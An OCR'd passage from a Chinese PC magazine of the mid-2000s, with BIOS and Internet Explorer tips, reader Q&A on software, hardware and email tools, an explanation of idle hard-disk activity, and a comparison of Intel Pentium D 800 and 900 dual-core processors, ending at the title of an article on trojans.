与闪存盘一样，现在的USB接口设备越来越多，并行口的产品也会成为过去。如果不再使用并行口设备，最好将其关闭，这样可以节省一个IRQ。

选择"Integrated Peripherals"设置项，将光标移到"Onboard Parallel Port"(主板上并行口)，它有4个参数可供选择，即3BCh/IRQ7，278h/IRQ5，378h/IRQ7，Disabled，如果选择"Disabled"便关闭了并行口。当然，如果你有并行口设备，那就不要进行修改了。

巧定光驱网络访问权限

实用度：

先找到系统的管理工具打开计算机管理(见图)，单击磁盘管理进行设定。找到"cd-rom"选项，单击右键选择更改驱动器名及路径命令，在原有的光驱盘符下点选"删除"，然后将驱动器添加在系统的一个NTFS分区上，选择或新建一个空文件夹按"确定"(比如在E盘上建一个cdrom目录)，将驱动器的路径重新指定。



完成上述设定后，放入一张光盘，再次打开我的电脑时会发现原来的光驱盘符已经消失了。这时要访问光盘上的资源，我们需要来到E盘找到刚才指定的那个cdrom目录，现在光盘的图标就有了，点击进去随后会发现不停闪亮的光驱指示灯，现在隐藏的光盘上的信息立刻就可以呈现在眼前了，这时再对目录进行完权限指派，就可以立刻实现光驱本地的访问权的用户控制了，以后本地用户如果没有相应的权限，是不能完全控制使用光盘(包括光盘刻录)，当然如果哪天需要取消这一安全措施，只要按本文方法逆向操作即可。

着按照提示操作即可。

04 让“收藏夹”做你的IE首页

如果把“收藏夹”制作成HTML文件，并把该文件设置成IE的起始页，岂不更加方便？

打开IE，点击菜单“文件→导入和导出”，打开“导入/导入向导”窗口，单击“下一步”按钮，选择列表中的“导出收藏夹”选项(见图)。再单击“下一步”按钮，



选择你要导出的收藏夹范围(整个收藏夹还是其中的某个类别)，单击“下一步”按钮后再设置导出的位置即可。等其导入完毕后，在目标位置将会出现一个名为“bookmark.html”的文件，用浏览器程序打开它看看！接着单击IE的“工具→Internet选项→常规”，将主页地址改为：D:\bookmark.htm，单击“确定”按钮即可。以后每次启动IE后，你的网址大全将首先展现出来。

05 巧用收藏夹邮件发送快快快

不必先启动OE或FoxMail，只要在IE中单击“收藏夹→电子邮件地址”选择要找的收信人地址，就能直接打开一个邮件编辑窗口，是不是方便很多？

第一步: 点击IE菜单“收藏夹→整理收藏夹”，在打开的窗口中单击“创建文件夹”按钮新建一个文件夹，命名为“发邮件”。

第二步: 打开收藏夹对应的文件夹所在位置(默认为“%system%:\Documents and Settings\用户名\Favorites”(%system%指系统所在分区)，找到刚才建立的文件夹并打开，右击后选择“新建→快捷方式”，在弹出窗口的文本输入框中输入:mailto:Email地址。接着为这个Email地址取个好记的名字即可。这时打开“收藏夹→发邮件”，选择刚才建立的快捷方式，就可以直接打开“新邮件”编辑窗口了。

06 让收藏夹随我行

最近，微软向用户推出了一个免费的在线收藏夹服务，用户可以直接在线使用这个收藏夹，可以像本地收藏夹一样将网址添加到这个在线收藏夹中，而后，你便可以在任何一台能上网的电脑上打开在线收藏夹中的网站了。

第一步: 打开http://favorites.live.com页面，单击右上角的“Sign In”(登录)链接，打开登录页面，如果你已经有Hotmail、MSN账户，则可以直接用已有的账户登录系统，如果没有账户，只要单击右侧的“Sign Up Now”按钮便可打开注册页面，按照注册向导注册一个账号即可。

第二步: 登录系统后，单击“Import”链接，此时浏览器会提示你安装ActiveX插件，请依照页面提示将该插件安装到系统中，再单击“Import”链接便弹出一个窗口。

第一项是导入IE收藏夹，第二项是导入MSN Explorer浏览器的收藏夹，在此只要选择第一项，再单击“Next”按钮，稍后系统便会完成IE收藏夹的导入工作。

现在你就可以在任何一台能上网的电脑上打开这个在线收藏夹并登录，然后直接打开收藏夹中收藏的网站便可打开这些网站了，犹如使用本地浏览器收藏夹。

CF [MJ03]

技巧:网络

提高笔记本电脑的运行速度

实用度:

一般来说，在大部分笔记本电脑的BIOS设置里都有有“DMA Channel”和“VGA Frame Buffer Size”两个选项，第一项用于打开IDE设备的DMA传输模式，打开后磁盘性能可以提高很多，而第二个则用来设置显卡的显存大小。对于集成显卡来说，要注意设置技巧，比如集成显卡的显存大小范围为16MB～64MB，则尽量把这个数字设置在64MB以内(如32MB)，如果设置得太高，而总内存容量却很小(如只有128MB)，那么在某些图形软件或游戏动画的渲染中，很有可能出现内存不足的现象。如果使用独立显卡，在“Advanced”选项中会有“Display Expansion Support”这个选项，把这个选项设成“Disabled”后，在分辨率小于1024×768及DOS界面下，会自动缩小画面以保持最佳显示效果。

另外，平时如果不使用这些接口时，最好在BIOS中把这些接口屏蔽掉。

“收藏夹”图标大不同

实用度:

将某些网站添加到“收藏夹”后，在“收藏夹”里显示出来的并非普通的IE图标，而是精美的图标，其实实现起来很简单，只需制作一个能体现个性的图标，命名为favicon.ico，然后将其放在Web根目录上即可，可访问http://www.favicon.com，这里提供有免费的在线“收藏夹”图标生成器。

巧用IE的“链接”工具栏

实用度:

在“收藏夹”中还有一个“链接”项，你可以把它变成IE工具栏的一部分，如果没有看到它，可单击“查看→工具栏”，在“链接”一项上打钩即可。然后把它拖动到地址栏下面，这样就出现了一个“链接”工具栏。遇到好的站点或常去的网址，用鼠标按住地址前面的那个IE小图标，将它拖到“链接”工具栏，这样该网址就变成了一个地址按钮，以后上该网时直接点击这个按钮就行了。你可以在“链接”中放置一些最关心的网址，比如:“新闻”、“软件下载”等，这样比从“收藏夹”进入更迅速。同样，你还可以把自己常用的文件夹、系统组件等放置在“链接”文件夹中，这样使用它们会更方便。

CF [MJ04]


软件

1 解决VS.net2003无法访问网络问题

问：前段时间我安装了Visual Studio.net 2003(VS.net2003)，发现一个问题。在新建一个“ASP.net web应用程序”或“ASP.net web服务”时，VS.net2003可能会出现这样一个错误对话框“尝试创建Web项目或打开位于URL‘http://localhost/WebApplication1’的Web项目时，Web服务器报告了以下错误。‘无法与服务器建立连接’”。(河南 傲雪)

答：出现这种情况，应该是你的网络防火墙设置问题。以瑞星防火墙为例来说明一下解决办法。

在安装VS.net2003运行环境时装了IIS，同时，VS.net2003在运行时也会尝试访问Internet，若网络防火墙将它拒于Internet之外，VS.net2003就会出现无法建立“ASP.net web应用程序”或“ASP.net web服务”的错误。



打开瑞星防火墙，点击“访问规则”按钮，找到“Microsoft Visual Studio.net 2003”项，双击此行，出现“编辑应用程序规则属性”对话框，点击下方“全部放行”按钮，打开VS.net2003访问Internet的权限(见图)。

2 结束“任务管理器”无法关闭的进程

问：我平常在使用电脑时，发现“任务管理器”中有些可疑进程，但有些进程是无法关闭的，请问我用什么方法可以关闭这些进程呢？(red)

答：Windows中有些系统级进程就是无法关闭的，你可以关注本刊“聪明用电脑”中的《系统蓝色档案》系列，通过它你可以认识一些“假病毒”进程。如果是真的病毒进程，则可以通过Icesword(下载地址：http://www.newhua.com/cfan/200524/icesword)来结束相关的进程。打开软件后，点击“查看”项下的“进程”按钮，然后在窗口右侧找到病毒进程，右击，选择“结束进程”项即可。

3 QQ为何不能添加好友了

问：为什么我的QQ已经无法添加好友了呢？(上海 力)

答：一个QQ号最多只能添加500个好友，很多朋友可能不知道，这里的“500个好友”包括了你的好友数及群的个数，合计不能超过500，比如你已经有480个好友，那么只能再创建或加入20个群；同样，如果你已经有480个好友，要加入别人的群，最多也只能加到20个群里。

另外，现在为了防止通过邀请发布恶意信息及广告的行为，每个QQ每天只能发送50个好友邀请，一个IP每天最多发送500个添加好友的邀请。

4 清除流氓软件不必进入安全模式

问：前段时间我用了《电脑爱好者》介绍的“流氓软件清理助手”，但它有时需要进入安全模式才能彻底清除流氓文件，我在电话里帮其他菜鸟解决这个问题的时候，比较麻烦，他们都不会进入安全模式，请问有没有不用进安全模式就可以清理流氓软件的工具呢？(北京 木子)

答：如果你在清理流氓软件时遇到了问题，除了“流氓软件清理助手”外，这里再为你介绍一个使用简单的软件——超级兔子优化王。



在“程序”菜单中运行“超级兔子优化王”，在左侧窗口点击“专业卸载”项，然后在右侧选择要卸载的插件，点击“下一步”即可(见图)。

5 为什么用别人的ID无法升级病毒库？

问：我朋友买了一款正版的杀毒软件，可是我用它无法升级病毒库，会出现“下载次数过多，请下个版本再升级”的提示，请问我应该怎么解决呢？(LL)

答：原则上一款杀毒软件的注册ID只能供一台电脑使用，杀毒软件厂商会在升级服务器端进行限制，对注册ID进行判断，当同一版本升级到一定次数后就会出现病毒库无法升级的提示。不过，也有的杀毒软件要求不算严格，出于对拥有多台电脑的家庭及中小型企业考虑，一个注册ID可供多台机器共用。目前，瑞星杀毒软件同一版本只能升级1次，瑞星防火墙是3次；金山毒霸为同一版本可升级5次；KV系统则是每周允许升级15次，超过这个次数就只能被限制，隔周才能升级了。[SB01]

硬件

1 高主板支持的CPU频率极限

问：各位编辑你们好！我是你们的热心读者，在看完第2005年第14期的《超频技法大放送》后，有点疑问急需回答。我的主板支持的最高CPU频率为2200MHz，因为想超频的关系，有没有什么办法能使主板支持的最高CPU频率变高？

答：通常主板厂商都会在新版本BIOS中增加对CPU的支持，因此在某些主板上刷新主板BIOS可解决问题。不过并非所有的主板都具有支持更高频处理器的潜力，详情请参考主板厂商的相关说明。

2 BIOS Shadowed不用开

问：您好，最近我在看《电脑爱好者》的时候看到一篇关于超频的文章。我想询问一下我的电脑适合不适合超频：主板是微星K8T NEO-V，CPU是AMD64 3000+，内存是威刚DDR400 512MB，显卡是七彩虹的MX4000，机箱和电源都是世纪之星一套里面的，风扇用的是盒装内。另外，还有个问题就是我使用优化大师在建议栏看到它建议我的主板BIOS可以映射，推荐我将“BIOS shadowed”启用。这映射有什么用？是否要启用？我的电脑平时主要是用来玩WOW或者CS什么的游戏，非常感谢您的帮助！

答：从你的主机配置来看，主板、CPU和内存都具有一定的超频潜力，不妨试试。超频时可以根据实际情况确定是否需要采用内存异步，避免内存成为超频障碍。顺带一提的是，您的显卡性能比较差，升级显卡将会带来明显的性能提升。

BIOS映射大致上可以理解成把BIOS的内容加载到内存里，加快系统读取BIOS信息的速度，理论上可以提升系统性能。不过事实上，系统需要读取BIOS的机会极少，因此性能的提升几乎可忽略不计，开启与否都无关紧要了。

3 老主板如何正确使用USB设备

问：一台计算机，主板没有USB接口，因此买了块PCI接口的USB 2.0卡，安装后却无法正确识别USB设备，具体为插入USB移动硬盘，在Windows 98操作系统下无法识别，显示未知USB设备，在Windows 2000操作系统，可以识别出移动硬盘，单击硬盘图标，出现错误提示：此设备未格式化、该目录已损坏。测量USB接口电压，大约在4.7V，请问是什么造成的？

答：建议你首先换用USB闪存盘等耗电少的USB设备，看其是否能正常使用，另外，确保USB卡本身没有其他问题。这类USB接口卡的品质通常良莠不齐，4.7V的空载接口电压有些偏低了，在使用USB移动硬盘时，出现你遇到的故障是很正常的，的确很少有PCI USB 2.0卡能稳定保证移动硬盘完全正常使用。解决的方法是换用较短、品质较好的USB信号线，并设法为USB硬盘独立供电。

其实这类主板是预留了板载USB插针的，通常位于主板ATX电源接口旁边，其中靠近主板外缘的4×2个针脚即为USB接口，你只需要到电脑市场上购买一个配套的USB接口挡板，然后与主板上插针对应连接，并且在BIOS中打开USB接口即可使用。

5 AMD 2800+与赛扬M1.3谁更强?

问：我想买笔记本电脑，但市面上性价比较好的有AMD 2800+和赛扬M1.3GHz的。听人说赛扬的性能要好些，AMD的也差不远而且更便宜。那究竟该怎么挑选呢？

答：AMD 2800+ 主频为1.6Ghz，与迅驰1.5～1.6一个级别，应该比赛扬1.3好一些（赛扬 M分Celeron M 350 1.30GHz 400MHz 1MB 90nm和Celeron M 320 1.30GHz 400MHz 512KB 0.13μm，性能也有着一些差距）。此外，2800+也分Sempron、Turion 64和Athlon不同系列，这几种处理器之间也是有性能差距的，Sempron是Athlon简化版，而Turion64则是最新工艺，最新技术，在功耗和性能上（尤其功耗/发热量）有很大提升。其实AMD现在主要的弱势不再是CPU而是在于搭配的芯片组不够强劲。另外功耗、发热量上面，即便是呼声最大的Turion 64也的确与PM有着一些差距，不过我们看到这个差距在缩小，值得期待。

4 DVD刻录盘片的区别

问：DVD的刻录盘有+R、+RW、-R、-RW，它们之间有什么相同和不同处吗？

答：DVD+R/RW由DVD联盟，DVD Alliance主导，成员有微软、惠普、索尼、飞利浦、雅马哈、理光等等。DVD+RW产品同时定位在消费类电子产品及电脑储存领域，具有DVD ROM光驱一样的易用性，而且提高了兼容性。限于篇幅关系，这里就不从具体技术参数上分析了，感兴趣的读者可以查阅相关资料。总的来说，DVD+R/RW最突出的特点是刻录速度较快，能提供11～26MB/s的写入速度。

DVD－R/RW由DVD论坛，DVD Forum制定，主要成员有先锋、东芝、松下、日立等厂商，目前市面上已经有先锋的DVD－R/RW刻录机在销售。DVD－RW产品定位在消费类电子领域，主要提供类似过去VHS录像带的功能，可供消费者进行高画质影音多媒体资料的记录。当然，DVD－RW的功能也扩展到了电脑领域，是以DVD视频格式来保存数据，因此可以在影碟机上播放。需要注意的是，DVD－RW提供了两种记录模式：一种称为视频录制模式；另一种叫做DVD视频模式。前一种功能较丰富，但与DVD影碟机不兼容。由于使用不甚方便，盘片在一些DVD光驱上有兼容性问题，因此被认为不太适合普通的商业用途。 CF [SB02]

网络

1 导出Gmail联系人

问：我一直在使用Gmail，其中我添加了很多联系人的邮件地址，现在想将这些联系人的地址导出，但是却找不到相应的功能。请问Gmail联系人能不能导出？如果能应该如何操作？

答：Gmail的英文版提供了联系人导出功能，你只要将Gmail设置成使用英文即可。打开并登录Gmail邮箱页面，单击右上侧的“设置”链接，在打开的页面中将“语言”设置为“English(US)”，再单击“保存更改”按钮将其保存起来，接下来再单击“Contacts”链接，在打开的页面中单击右侧页面中的“Export”，然后依照向导将通讯录导出即可。最后只要用和上面的方法再将语言更改为中文即可。

2 电骡下载时总提示硬盘空间不足

问：我在使用电骡下载文件时，下载一些小文件时倒正常，只要下载大文件，系统就会提示硬盘空间不足。而我已经设置将电骡的下载文件保存在非系统盘，但还不能解决问题。请问这是什么原因？

答：这可能是因为你将电骡安装在系统分区，系统分区剩余空间不多了。只将下载保存保存在其他分区是不能解决问题，其实，电骡在下载时，是先将下载文件保存在缓存中，而缓存对应的文件夹在系统分区，从而导致你出现的问题。你只要将电骡的缓存对应的文件夹设置到其他分区即可：单击电骡主窗口“选项”按钮，在打开的设置窗口中选择“目录”项，然后再单击右侧窗口中的“临时文件”后面的“浏览”按钮并将其设置为其他分区中即可。

3 将MSN联系人邮箱导入Foxmail

问：我平时都使用MSN Messenger与朋友们联系，现在我想将这些联系人对应的MSN Messenger账号导入到Foxmail中，以方便与他们邮件联系。请问，如何才能方便的导入联系人？

答：第一步：单击MSN Messenger主窗口中菜单“联系人→保存联系人名单”，然后将MSN Messenger的联系人名单导出为ctt文件(例如h:\a.ctt)。

第二步：单击“开始→运行”，输入“cmd”并回车打开命令提示符窗口，敲入“cmd h:”命令切换到保存ctt文件的目录。然后输入以下命令：

```
for /f "tokens=3 delims=<>" %i in (a.ctt) do echo %i >>list.csv
```

第三步：打开Foxmail主窗口，单击“地址簿”，在打开的窗口中单击“工具→导入→CSV文件”，在打开的向导中找到list文件，单击“下一步”按钮后，勾选列表中罗列的一个联系人邮件地址前的方框选项，此时将会弹出“更改映射”窗口，在下拉列表中选择“电子邮件地址”项，单击“完成”后，你所有的MSN Messenger联系人对应的邮件地址都将会导入你的Foxmail，不过，这些邮件联系人的姓名或是昵称并不能被导入，你可能要手工进行设置了。


4 禁用Maxthon的RSS功能

问：我在使用Maxthon浏览器时，每当浏览那些含有RSS链接的页面时，它总是提示发现该页面上有RSS链接的提示。请问，能不能禁用Maxthon自动检测页面上的RSS链接的功能？

答：打开Maxthon浏览器，然后单击主窗口菜单“选项→Maxthon选项”，在打开的窗口中选择“RSS新闻”项，然后取消选择右侧窗口中的“当在网页上发现RSS新闻的时候通知我”选项，最后单击“确定”保存设置即可。

5 如何使用Outlook的默认邮件回复格式

问：我一直使用Outlook 2003收发邮件，直接回复邮件时，默认的格式是字号为8，字体颜色为藏青色，不知道为什么我在使用信纸的情况下，回复邮件时字号就变成了12号，字体颜色变成为黑色。请问能否在使用信纸的情况下让回复的邮件默认格式为直接回复的状态？



答：单击Outlook菜单“工具→选项”，在打开的窗口中选择“邮件格式”选项卡，再单击“字体”按钮，选择打开窗口中的“始终使用我设定的字体”选项，最后单击“确定”保存设置即可(见图)。

CFAN [SB03]

揭开硬盘狂转之谜

待机时，谁在玩我的硬盘

■热血硬派

接到朋友求助电话，说他的电脑在空闲时硬盘就会狂转，硬盘灯的状态表示硬盘始终处于频繁读写状态，而此时他并没有对电脑进行任何操作，那究竟是谁在玩他的硬盘呢？他焦急地等待着我的回答。我告诉他："至少有5名'嫌疑犯'……"

头号嫌疑犯：杀毒软件

作案手法：在系统空闲时，自动进行病毒扫描。

很多用户只有在电脑出现严重的病毒现象时才考虑使用杀毒软件的全面查毒功能，这并不是一个好习惯，当隐患爆发时再补救不如平时就做好防备。不过面对动辄上百GB的大硬盘，全面查毒过程就显得非常漫长，所以国内主流杀毒软件（如瑞星、金山、江民）就适时推出了空闲时查毒的功能。比较常见的有"CPU使用率低于XX超过X分钟时"、"屏幕保护程序启动时"时查毒，这时由于CPU占用较低所以查毒效率高了很多，同时也不会影响正常使用。

抓捕方法：如果你执意要关闭，那么以瑞星杀毒软件2005为例，打开"瑞星设置"界面，在左侧选择"定制任务→屏保扫描"，然后去除窗口右侧中扫描内容的几个勾选并确定即可（见图1）。



图1

2号嫌疑犯：桌面搜索软件

作案手法：在系统空闲时，自动进行硬盘文件的索引。

硬盘容量变大是件好事，不过有时也会导致工作效率降低。比如你要在一块200GB的硬盘中寻找一个小于1KB的文本文件，就好像大海捞针一样困难。Google、百度、微软都早已瞄准了这块市场，相继推出了桌面搜索软件。

Google信息桌面搜（即"Google桌面搜索"）：http://desktop.google.com/

百度硬盘搜索：http://disk.baidu.com/

MSN搜索工具条（即"微软桌面搜索"）：http://desktop.china.msn.com/

这些软件在计算机闲置时，就会自动对硬盘中的各种文件进行索引，包括聊天记录、PDF文件、Office文档等多种类型的文件内容都能被索引到，这样在进行文件搜索时就能快速准确地找到需要的文件，而无需再对整个硬盘进行遍历。你可能会担心它们占用系统资源影响正常操作，其实它们和杀毒软件一样，也是只在系统空闲时进行索引。

抓捕方法：以百度硬盘搜索为例，安装完成后右击桌面右下角系统托盘中的百度图标，选择"其他→设置"，在弹出的网页中去除"开机时自动运行"的勾选，点击"保存设置"。

3号嫌疑犯：Windows文件索引服务

作案手法：在系统空闲时，自动进行硬盘文件的索引。

Windows 2000/XP/2003本身也具有文件搜索功能，不过默认情况下是关闭的。在进行文件搜索后，有时系统会提示是否需要"使将来的搜索更快"，如果你选择开启了这项功能，那么Windows索引服务就启动了。想确认一下你的系统是否启动了索引服务？点击"开始→运行"，在运行框中输入services.msc点击"确定"。在弹出的服务管理界面中查看列表项"Indexing Service"的状态是否为"已启用"。

抓捕方法：在上文中提到的查看服务状态的服务管理界面中双击"Indexing Service"，将启动类型设置为"禁用"并点击"停止"按钮（见图2）。




图2

4号嫌疑犯：硬盘整理程序

作案手法：在系统空闲时，整理磁盘碎片。

Windows自带的"磁盘碎片整理程序"效率不高，整理一个分区都得老半天，更何况是整块硬盘。很多用户因此选择了速度更快的第三方磁盘整理工具，如Norton SpeedDisk、O&O Defrag、DiskKeeper等，这些软件大多具有空闲时整理的功能，本刊2005年第5期的《硬盘，我要精心呵护你》介绍了这些软件的使用。

抓捕方法：在第三方磁盘整理工具的设置中禁用自动整理的功能。

5号嫌疑犯：内存优化软件

作案手法：在系统空闲时，将物理内存中的数据转移到虚拟内存中。

内存优化软件的原理就是将物理内存中的数据转移到虚拟内存中，以保证运行新的程序时能得到充分的物理内存。而虚拟内存实际就是硬盘上的页面文件，所以内存优化过程中也免不了大量的数据读写。有很多内存优化软件都支持空闲时自动优化，这也会导致空闲时的硬盘读写。

抓捕方法：去除内存优化软件的自动驻留选项，确认开机不自动运行。以MemStat XP为例，右击系统托盘相应图标后去除"自动内存释放"的勾选。 CF[SB04]

Intel 内战

双核心应对双倍核心

★★★

■水月子

说到双核心处理器技术，自然不能不提到Intel的Pentium D 800系列，在双核心处理器的推出上面已经落后于AMD的Intel正在发力猛追，Pentium D 800系列的价格也要比AMD的Athlon64 X2要低得多。不知道是什么原因，这段时间AMD在双核心处理器上面并没有什么新的产品或者新的技术诞生，倒是Intel一改以往的“满热”，准备在2006年上半年推出全新的Pentium D 900系列，对于最新系列的双核心CPU，它究竟和已经推出的Pentium D 800系列有什么不同，有什么地方进行了改进呢？下面我们就把他们两个拿出来“对撞”一番。

简单叠加的双核心：Pentium D 800系列




图1

目前Pentium D 800系列CPU的核心代号是Smithfield，采用90纳米的制程，我们可以看看图1的架构图。从架构图我们可以看到，在Smithfield芯片里面有两个挨在一起的核心。也就是说，在一个DIE上面，两个核心各自拥有1MB的L2 Cache。两个核心共享一条系统总线，说白了这种双核心结构就是将两个Prescott的核心整合在同一个处理器内部。在多任务处理的时候，频率为2.8GHz的Pentium D 820能够发挥出强大的性能，要比频率达到3.2GHz的P4 640高出45%，完全体现出双核心的优势。只是在单任务处理的时候，由于频率低以及缺乏超线程技术，才令性能落后于P4 640。

和AMD双核心设计不同的是，Intel的双核心设计里面没有AMD的“系统请求接口”（System Request Interface，SRI）和“交叉开关”（Crossbar Switch），也就是说缺少一个“仲裁器”的设计。加上双核心P4之中的两个核心各自拥有1MB的二级缓存，因之为了保证每个物理内核的缓存信息一致以避免运算错误，必须由北桥芯片（MCH）来肩负起仲裁器的作用。这样一来，除了945芯片组之外别的主板都无法使用双核心的P4了。而且在缓存数据延迟方面，双核心的P4也要比AMD的性能差。不过看在目前Pentium D 820的价格只有2000元的分上，对于这样一款高性能的双核心CPU而言性价比是非常高了，也难怪市面上Intel的双核心P4相当抢手。

早在今年初，我们已经可以从Intel的CPU路线图之中看到06年上半年它即将推出的Presler核心P4，而现在Presler也终于露出了脸，它会否接Smithfield的班，担起反击AMD的大旗呢？下面我们就来详细看看。

新一代双倍核心：Pentium D 900系列



图2

采用Presler核心的P4目前已经被命名为Pentium D 900系列，这款Intel下一代的双核心Pentium D处理器采用65纳米的制造工艺，由两个单核心的Cedar Mill芯片以LGA775的形式封装而成（见图2：Presler核心和Smithfield在外观上面没有什么不同，只不过，它的两个核心是分别放在两个DIE上面的，各自的二级缓存都是2MB）。因之与其说是双核心，还不如说“双倍核心”来得贴切些。

Presler核心除了支持最新的64位扩充内存技术(EM64T)外，Intel还在它上面使用了虚拟化技术（Virtualization Technology）。这种虚拟化技术（Intel Virtualization Technology）原来的代号是“Vanderpool”，它有点类似超线程技术，不过超线程技术只是虚拟多一个CPU而已，而它则不是虚拟一个CPU出来，而是虚拟整个系统出来，也就说能够支持系统同时在同一电脑上安全运行不同的程序或操作系统。这种技术除了能够应用在大型网络环境之中，对家庭用户而言也是非常有吸引力的。大家可以想像一下：在不久的将来，我们家里只需要一台电脑，但是却同时给几个家庭成员使用，而且大家所使用的操作系统完全不同！譬如说你在用Windows 2003运行网络服务器的同时，另外一边还在运行Windows XP看电影！说不定同时间还有一个人在用Linux！当然目前还没有软件能够做到这一点，但毫无疑问的就是硬件的基础已经有了，这一天马上就要来到。

虽然制造工艺以及核心都不同了，但是Presler核心依旧可以在945主板或者是Intel即将推出的975芯片组平台上使用。有些人曾经希望新一代的Presler核心能够让915或者925主板的用户也“乐一乐”，现在已经被证实不可能了。

双核心大战双倍核心

新的核心推出之后，自然要和“旧”核心进行一下




图3

全面的对比，在这里我们不妨先看看Presler核心和Smithfield两者的内部结构图（见图3）：

1.内部结构比拼

Presler核心和Smithfield核心的内部结构不同之处就在于Presler的两个内核分别在两个DIE上面，而Smithfield则是两个核心在一个DIE上面。目前的双核心CPU结构一共有三种。第一种是单DIE的设计，每一个DIE上面有两个核心，这种双核心CPU主要应用在服务器级的安腾（Itanium）处理器上面。而第二种方法就是把两个核心挨在一起，然后切割成为较大的DIE再一起封装，之前的Smithfield核心就是采用这种方式。而第三种就是将两个已经切割完之后的DIE用封装方法合成一颗处理器芯片，也就是Presler核心的做法。第一种方法无疑是性能最好的，而第二第三种则没有什么性能上面的差异，只是第三种方法的良品率更高，更适合量产而已。后两种方法都有共同的缺点，那就是每一次当其中一个核心正要存取另一个核心正在使用的数据时就会动用到系统总线，从而产生性能上的浪费。可见就算是新的Presler核心，其实从结构上而言与Smithfield核心相比只有不同，没有优势。

2.二级缓存比拼

之前我们已经看过Smithfield核心的技术架构，现在我们也看看Presler核心技术架构（见图4）。从图中可以看到，除了两颗核心的距离比较远之外，Presler核心里面的每个核心都独享2MB的二级缓存，也就是说二级缓存的数目比之前的Smithfield核心多了一倍。先不要说技术上面的




图4

优化，单单是二级缓存容量的倍增，已经可以令Presler核心在很多方面的性能都要比Smithfield核心强。

3.制造工艺比拼

众所周知，制造工艺越先进的CPU功耗以及发热量都要更低，自然也可以达到更高的频率了。众所周知Smithfield核心的制造工艺是90纳米，这样一来由于双核心的发热量巨大，因此Smithfield核心的P4在2.8GHz～3.0GHz的频率上面已经是竭尽全力，要达到更高的频率就更是勉强了。而Presler核心采用的是65纳米的制造工艺，因此在同样的3G频率下面，Presler核心的消耗功率只有214瓦，而Smithfield核心则达到252瓦。所以Presler核心能够很轻易地达到3.4GHz的频率，也就是Pentium D 950的规格，自然性能要比Pentium 820等强大许多。

4.其他技术比拼

在所有的Intel新的P4处理器系列之中，包括单核心的Pentium 4 600、双核心的Pentium D 800以及双核心的900系列。它们都带有称为EM64T的64位延伸功能，也带有必须在Windows XP Service Pack 2环境下才能够起作用的，能够防止病毒攻击的禁止执行位（xD）技术，此外还有在BIOS支持的前提下才可以使用的针对较低负载的调低电压和频率的省电Enhanced Intel SpeedStep（EIST）功能。不过Presler核心拥有前辈们所没有的技术，那就是VT虚拟化技术，这种技术的前景前面我已经介绍过，的确非常诱人。但是从单机的性能上面来看，Presler核心并没有什么提高性能的新技术。

大战之后的反思：Presler强在哪里？

看了上面的比拼之后，相信大家都Intel新推出的Presler核心已经十分熟悉，同时也会略带失望，因为Presler核心所带来的性能提升实在有限。在几个月之前，很多人都设想，Presler核心除了采用双DIE设计之外，还会加上二级缓存共享机制，从而从根本上解决之前Smithfield核心的弊病，但是现在看来至少在2006年里面，Intel都不会解决这个问题了。而Presler带来的性能提升，也不是因为它采用了新的结构，仅仅是因为制造工艺的提升以及二级缓存加倍而已。总结起来，Presler核心的优点只有四个：1、制造工艺达到65纳米的同时，降低功耗提升频率；2、二级缓存容量加倍提升处理速度；3、工艺改进良品率提升，成本更低；4、可以制造65纳米赛扬（这个其实算不上是Presler的优点）成为可能。除此之外，Presler核心就“一无是处”了，怪不得AMD这段时间并不急着改进双核心技术，甚至连价格也不怎么降低，八成是看准Intel玩不出什么新花样了。因此对我们来说，明年除了期待Intel的975芯片组之外，恐怕就只有期待65纳米制造工艺的赛扬给我们带来超频的快感了。

CF [ZS01]

剥开木马外衣 看看它的真面目

木马黑皮书——禁忌的烙印卷

★★

■灰度记忆

